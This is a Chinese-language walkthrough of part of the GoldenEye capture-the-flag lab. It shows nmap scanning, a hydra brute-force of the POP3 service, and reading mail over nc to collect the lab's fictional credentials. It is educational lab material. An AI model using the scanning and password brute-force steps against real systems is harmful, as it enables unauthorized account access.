
一.信息收集
虚拟机调成nat模式,收集一下ip和端口信息
┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:bc:5c:d2, IPv4: 192.168.32.129
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.32.1    00:50:56:c0:00:08       VMware, Inc.
192.168.32.2    00:50:56:f1:d7:4e       VMware, Inc.
192.168.32.144  00:0c:29:ed:69:38       VMware, Inc.
192.168.32.254  00:50:56:ff:3d:8c       VMware, Inc.
┌──(root㉿kali)-[~]
└─# nmap -sS -p- 192.168.32.144
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-12 11:11 CST
Nmap scan report for localhost (192.168.32.144)
Host is up (0.00068s latency).
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE
25/tcp open smtp
80/tcp open http
55006/tcp open unknown
55007/tcp open unknown

MAC Address: 00:0C:29:ED:69:38 (VMware)访问url:http://192.168.32.144/ ,告诉了我们/sev-home为登录入口,收集目录信息和js信息


目录全403,访问js页面丢给chatgpt分析,不知道谁把我chatgpt调成了每句话后都要带个喵。。。


得到账号密码登录

提示说要给谁发个邮件,好在习惯扫全端口,上面扫到了55006和55007端口可能就是pop3端口
查看一下端口服务
└─# nmap -sV -sC -Pn -p 55006,55007 192.168.32.144
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-12 11:25 CST
Nmap scan report for localhost (192.168.32.144)
Host is up (0.00051s latency).
PORT STATE SERVICE VERSION
55006/tcp open ssl/pop3 Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-04-24T03:23:52
|_Not valid after: 2028-04-23T03:23:52
|_pop3-capabilities: SASL(PLAIN) RESP-CODES USER AUTH-RESP-CODE PIPELINING TOP UIDL CAPA
55007/tcp open pop3 Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: RESP-CODES AUTH-RESP-CODE STLS USER SASL(PLAIN) CAPA TOP UIDL PIPELINING
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-04-24T03:23:52
|_Not valid after: 2028-04-23T03:23:52
MAC Address: 00:0C:29:ED:69:38 (VMware)55006/tcp open ssl/pop3 Dovecot pop3d
55007/tcp open pop3 Dovecot pop3d
55006有ssl加密,55007明文传输
尝试用上面的账号密码登录pop3失败,查看wp发现前面js文件因为是直接丢给ai的没注意看遗漏掉了一个用户,目前已知两个用户Borls和Natalya

用hydra爆破密码
hydra 192.168.32.144 -s 55007 pop3 -L users.txt -P /usr/share/wordlists/fasttrack.txt -v
获得两组账号密码: 55007 host: 192.168.4.202 login: natalya password: bird 55007 host: 192.168.4.202 login: boris password: secret1! 用户:boris 密码:secret1! 用户:natalya 密码:bird
通过NC登录pop3查看邮件信封内容枚举:
nc 192.168.32.144 55007     ---登录邮箱
user boris                 ---登录用户
pass secret1!              ---登录密码
list                       ---查看邮件数量
retr 1~3                   ---查看邮件内容
登录后有三封邮件
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
by ubuntu (Postfix) with SMTP id D9E47454B1
for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
Message-Id: <20180425022326.D9E47454B1@ubuntu>
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye
Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going to scan emails for security risks because I trust you and the other admins here.
Boris, 我是管理员。你可以在这里与同事和学生进行电子沟通。我不会扫描电子邮件以查找安全风险,因为我信任你和这里的其他管理员。Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
by ubuntu (Postfix) with ESMTP id C3F2B454B1
for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: <20180425024249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu
Boris, I can break your codes!
我可以破解你的密码Return-Path: <alec@janus.boss>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from janus (localhost [127.0.0.1])
by ubuntu (Postfix) with ESMTP id 4B9F4454B1
for <boris>; Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
Message-Id: <20180425025235.4B9F4454B1@ubuntu>
Date: Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
From: alec@janus.boss
Boris,
Your cooperation with our syndicate will pay off big. Attached are the final access codes for GoldenEye. Place them in a hidden file within the root directory of this server then remove from this email. There can only be one set of these acces codes, and we need to secure them for the final execution. If they are retrieved and captured our plan will crash and burn!
Once Xenia gets access to the training site and becomes familiar with the GoldenEye Terminal codes we will push to our final stages....
PS - Keep security tight or we will be compromised.
你与我们集团的合作将带来丰厚的回报。附件是《黄金眼》的最终访问代码。请将它们保存在本服务器根目录的一个隐藏文件中,然后从此邮件中删除。这些访问代码只能有一组,我们需要确保它们安全无虞,以备最终执行。如果它们被截获,我们的计划将彻底失败!
一旦Xenia获得训练场地的访问权限并熟悉《黄金眼》终端代码,我们将进入最后阶段……
附言:严密保卫,否则我们将受到威胁。
附件在根目录的一个隐藏文件一样方法进natalya账号查看邮件
nc 192.168.32.144 55007     ---登录邮箱
user natalya               ---登录用户
pass bird                  ---登录密码
list                       ---查看邮件数量
retr 1~3                   ---查看邮件内容
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from ok (localhost [127.0.0.1])
by ubuntu (Postfix) with ESMTP id D5EDA454B1
for <natalya>; Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
Message-Id: <20180425024542.D5EDA454B1@ubuntu>
Date: Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
From: root@ubuntu
Natalya, please you need to stop breaking boris' codes. Also, you are GNO supervisor for training. I will email you once a student is designated to you.
Also, be cautious of possible network breaches. We have intel that GoldenEye is being sought after by a crime syndicate named Janus.
Natalya,拜托你别再破解 boris的密码了。另外,你是GNO的培训主管。一旦有学生被指定给你,我会给你发邮件。
另外,小心可能的网络入侵。我们得到情报,一个名为Janus的犯罪集团正在追捕“黄金眼”。Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
by ubuntu (Postfix) with SMTP id 17C96454B1
for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu
Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see any config issues, especially is it's related to security...even if it's not, just enter it in under the guise of "security"...it'll get the change order escalated without much hassle :)
Ok, user creds are:
username: xenia
password: RCP90rulez!
Boris verified her as a valid contractor so just create the account ok?
And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....
Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
好的,Natalyn,我有个新学生要教你。由于这是一个新系统,如果您发现任何配置问题,尤其是与安全相关的问题,请告诉我或Boris……即使不是,也可以以“安全”的名义提交……这样变更单就能轻松升级了 :)
好的,用户凭证如下:
用户名:xenia
密码:RCP90rulez!
Boris 已验证她是有效承包商,所以只需创建账户即可。
如果您没有我们内部域名的 URL,请输入:severnaya-station.com/gnocertdir
**由于您通常在离网远程工作,请务必编辑您的主机文件……
由于您是 Linux 用户,只需在 /etc/hosts 中将此服务器的 IP 指向 severnaya-station.com 即可。在第二封邮件看到了另外一个用户名密码,此服务器域名和网站,还要求我们在本地服务hosts中添加域名信息: 用户名:xenia 密码:RCP90rulez! 域:severnaya-station.com 网址:severnaya-station.com/gnocertdir 我们现根据邮件提示添加本地域名:severnaya-station.com
vi /etc/hosts 192.168.32.144 severnaya-station.com

输入账号密码进入,在message中找到用户doak
